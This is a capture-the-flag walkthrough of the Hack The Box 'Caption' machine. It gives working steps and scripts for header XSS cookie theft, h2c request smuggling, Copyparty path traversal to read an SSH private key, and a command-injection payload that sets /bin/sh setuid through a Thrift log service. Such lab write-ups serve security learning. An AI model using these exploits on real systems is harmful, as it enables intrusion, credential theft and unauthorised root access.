17/01/25
Caption
Preview
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this walkthrough, we'll explore the steps to compromise the Caption machine
on Hack The Box. We'll cover enumeration, vulnerability discovery,
exploitation, and privilege escalation. Let's dive in!
Enumeration with Nmap
nmap -sV  10.10.11.33 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 03:28 +01
Nmap scan report for caption.htb (10.10.11.33)
Host is up (1.3s latency).
Not shown: 905 closed tcp ports (reset), 92 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http       Werkzeug/3.0.1 Python/3.10.12
8080/tcp open  http-proxy
- Port 22: OpenSSH 8.9p1 (Ubuntu)
- Port 80: HTTP server running Werkzeug (Python-based)
- Port 8080: HTTP proxy service (GitBucket)
the port 8080 is for GitBucket
GitBucket is a GitHub-like service. Accessing it reveals two repositories. After
some exploration, we find credentials for the user margo.
- Username: margo
- Password: vFr&cS2#0!
With margo's credentials, we log into the web application hosted on port 80. We notice that the /logs endpoint returns a 403 Forbidden error. Inspecting the page with F12 (Developer Tools), we identify a potential vulnerability in the request headers.
Vulnerability Discovery:
We use a Python script to automate requests with various headers to identify the vulnerable one:
import requests
import os

# Target URL
url = "http://caption.htb/firewalls"

# Session cookie
cookies = {
    "session": "Margo's Cookie"
}

# List of headers to test
headers_list = [
    "Accept",
    "X-Forwarded-For",
    "X-Forwarded-Proto",
    "X-Real-IP",
    "User-Agent",
    "Referer",
    "Origin",
    "X-Forwarded-Host",
    "Accept-Language",
    "Accept-Encoding",
    "X-Custom-Header",
    "X-Rewrite-URL",
    "X-Original-URL",
    "X-HTTP-Method-Override",
    "X-Forwarded-Path",
    "X-Forwarded-Port",
    "X-Forwarded-Scheme",
    "X-Forwarded-Server",
    "X-Forwarded-By",
    "X-Forwarded-Prefix",
    "X-Forwarded-Protocol",
    "X-Forwarded-SSL",
    "X-Url-Scheme",
    "Via",
    "Authorization",
    "Content-Type",
    "Content-Length",
    "Cache-Control",
]

# Arbitrary value to test
test_value = "TestValue123"

# Function to clear the cache
def clear_cache():
    os.system("curl caption.htb -X XCGFULLBAN > /dev/null 2>&1")

# Test each header
for header in headers_list:
    print(f"Testing header: {header}")

    # Clear the cache before each request
    clear_cache()

    # Send the request with the header
    response = requests.get(url, cookies=cookies, headers={header: test_value})

    # Check if the test value is reflected in the response
    if test_value in response.text:
        print(f"[+] Vulnerable Header Found: {header}")
    else:
        print(f"[-] Not Vulnerable: {header}")
Clear Cache: Before each request, clear the cache using:
$ curl caption.htb -X XCGFULLBAN #do it in every request u did

Use Burp Suite to inject a script into the X-Forwarded-Host header to steal the admin's cookie.
before forwarding the request to GET /firewalls , Run a Python HTTP server to capture the admin's cookie:
python3 -m http.server
Bypassing the /logs Directory
With the admin's cookie, we use h2csmuggler to bypass the /logs directory's
403 Forbidden restriction.
Create a Tunnel:
$ python3 h2csmuggler.py -x http://caption.htb/firewalls --test
[INFO] h2c stream established successfully.
[INFO] Success! http://caption.htb/firewalls can be used for tunneling
Access Restricted Content:
$ python3 h2csmuggler.py -x http://caption.htb/firewalls "http://caption.htb/logs" -H "Cookie : [admin's Cookie]"

output
In the output, we find a local service running on port 3932.
python3 h2csmuggler.py -x http://caption.htb/firewalls "http://caption.htb/download?url=http://127.0.0.1:3923/" -H "Cookie: session=[admin's cookie]"
foothold
The local service on port 3932 is identified as Copyparty, vulnerable to directory traversal (CVE-2023-51636). We exploit this to read sensitive files, including id_ecdsa (an ECDSA private key for SSH authentication). Unlike id_rsa, which uses RSA encryption, id_ecdsa utilizes the Elliptic Curve Digital Signature Algorithm (ECDSA), offering stronger security with shorter key lengths and greater efficiency in certain contexts.
python3 h2csmuggler.py -x http://caption.htb/firewalls "http://caption.htb/download?url=http://localhost:3923/.cpr/%252fhome%252fmargo%252f.ssh%252fid_ecdsa" -H "Cookie: session=[admin Cookie]"

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS1zaGEy
LW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQTGOXexsvvDi6ef34AqJrlsOKP3cynseip0tX/R+A58
9sSkErzUOEOJba7G1Ep2TawTJTbWb2KROYrOYLA0zysQAAAAoJxnaNicZ2jYAAAAE2VjZHNhLXNo
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX
-----END OPENSSH PRIVATE KEY-----
Using the retrieved private key, we log into the machine:
ssh margo@caption.htb -i id_ecdsa

margo@caption:~$ cat user.txt
Privilege Escalation
we have gained initial access to a system as the user margo. Through
enumeration, we discovered a service running on port 9090 that is vulnerable
to command injection. This service is part of a Go application (server.go)
found in the GitBucket repository. The vulnerability lies in the way the
service processes user input, allowing us to inject arbitrary commands.
margo@caption:~$ ss -nltp
State      Recv-Q     Send-Q         Local Address:Port         Peer Address:Port     Process
LISTEN     0          4096               127.0.0.1:9090              0.0.0.0:*
LISTEN     0          50                   0.0.0.0:8080              0.0.0.0:*         users:(("java",pid=1308,fd=5))
LISTEN     0          4096           127.0.0.53%lo:53                0.0.0.0:*
LISTEN     0          1024               127.0.0.1:6081              0.0.0.0:*
LISTEN     0          10                 127.0.0.1:6082              0.0.0.0:*
LISTEN     0          1024               127.0.0.1:3923              0.0.0.0:*         users:(("python3",pid=1309,fd=3))
LISTEN     0          128                127.0.0.1:8000              0.0.0.0:*         users:(("python3",pid=1314,fd=3))
LISTEN     0          128                  0.0.0.0:22                0.0.0.0:*
LISTEN     0          4096                 0.0.0.0:80                0.0.0.0:*
LISTEN     0          128                     [::]:22                   [::]:*
Vulnerability Discovery:
The service on port 9090 is a Thrift service that processes log files. The
vulnerability is in the server.go file, where the service constructs a shell
command using user-controlled input without proper sanitization:
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
        exec.Command{"/bin/sh", "-c", logs}
    }
Here, the userAgent variable is directly interpolated into a shell command, which is then executed. This allows us to inject arbitrary commands by crafting a malicious userAgent string.To exploit this vulnerability, we need to craft a payload that will be executed when the service processes our input.
margo@caption:~$ echo '127.0.0.1 "user-agent":""; /bin/bash /tmp/nutzh.sh #"' > /tmp/devil.log
The '#' at the end is used to comment out any trailing characters that might interfere with our command. The files gonna look like this :
margo@caption:/tmp$ cat Devil.log

127.0.0.1 "user-agent":""; /bin/bash /tmp/nutzh.sh #"

margo@caption:/tmp$ cat nutzh.sh

chmod +s /bin/sh
We also make the script executable:
margo@caption:/tmp$ chmod +x nutzh.sh
To interact with the Thrift service, we need to install the thrift library and generate the client code from the Thrift IDL file.
pip3 install thrift
Next, create a Thrift IDL file (log_service.thrift) that defines the service interface:
$ echo 'namespace go log_service

 service LogService {
    string ReadLogFile(1: string filePath)
 }' > log_service.thrift
Generate the Python client code from the Thrift IDL file:
thrift -gen py log_service.thrift
This will create a gen-py directory containing the client code. We now write a Python script that will interact with the Thrift service and trigger the command injection vulnerability.
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
from log_service import LogService  # Import generated Thrift client code

def main():
    # Set up a transport to the server
    transport = TSocket.TSocket('localhost', 9090)

    # Buffering for performance
    transport = TTransport.TBufferedTransport(transport)

    # Using a binary protocol
    protocol = TBinaryProtocol.TBinaryProtocol(transport)

    # Create a client to use the service
    client = LogService.Client(protocol)

    # Open the connection
    transport.open()

    try:
        # Specify the log file path to process
        log_file_path = "/tmp/devil.log"

        # Call the remote method ReadLogFile and get the result
        response = client.ReadLogFile(log_file_path)
        print("Server response:", response)

    except Thrift.TException as tx:
        print(f"Thrift exception: {tx}")

    # Close the transport
    transport.close()

if __name__ == '__main__':
    main()
Move this script to the gen-py directory and run it:
$ python script.py
Server response: Log file processed
We can now escalate our privileges by running /bin/sh with the -p option, which preserves the effective user ID:
$ margo@caption:/tmp$ /bin/sh -p
 # whoami
root
GG!🎉
key takeaway:
Enumeration is Critical:manual inspection of services (e.g., GitBucket) are essential for identifying attack vectors.
Header Injection: Always test for header vulnerabilities (e.g., X-Forwarded-Host) when dealing with web applications.
Directory Traversal: Exploiting file read vulnerabilities can lead to credential theft (e.g., SSH keys).
Command Injection: Improper input sanitization in logging mechanisms can lead to privilege escalation.
Thrift Exploitation: Understanding how to interact with services like Thrift can unlock advanced exploitation techniques.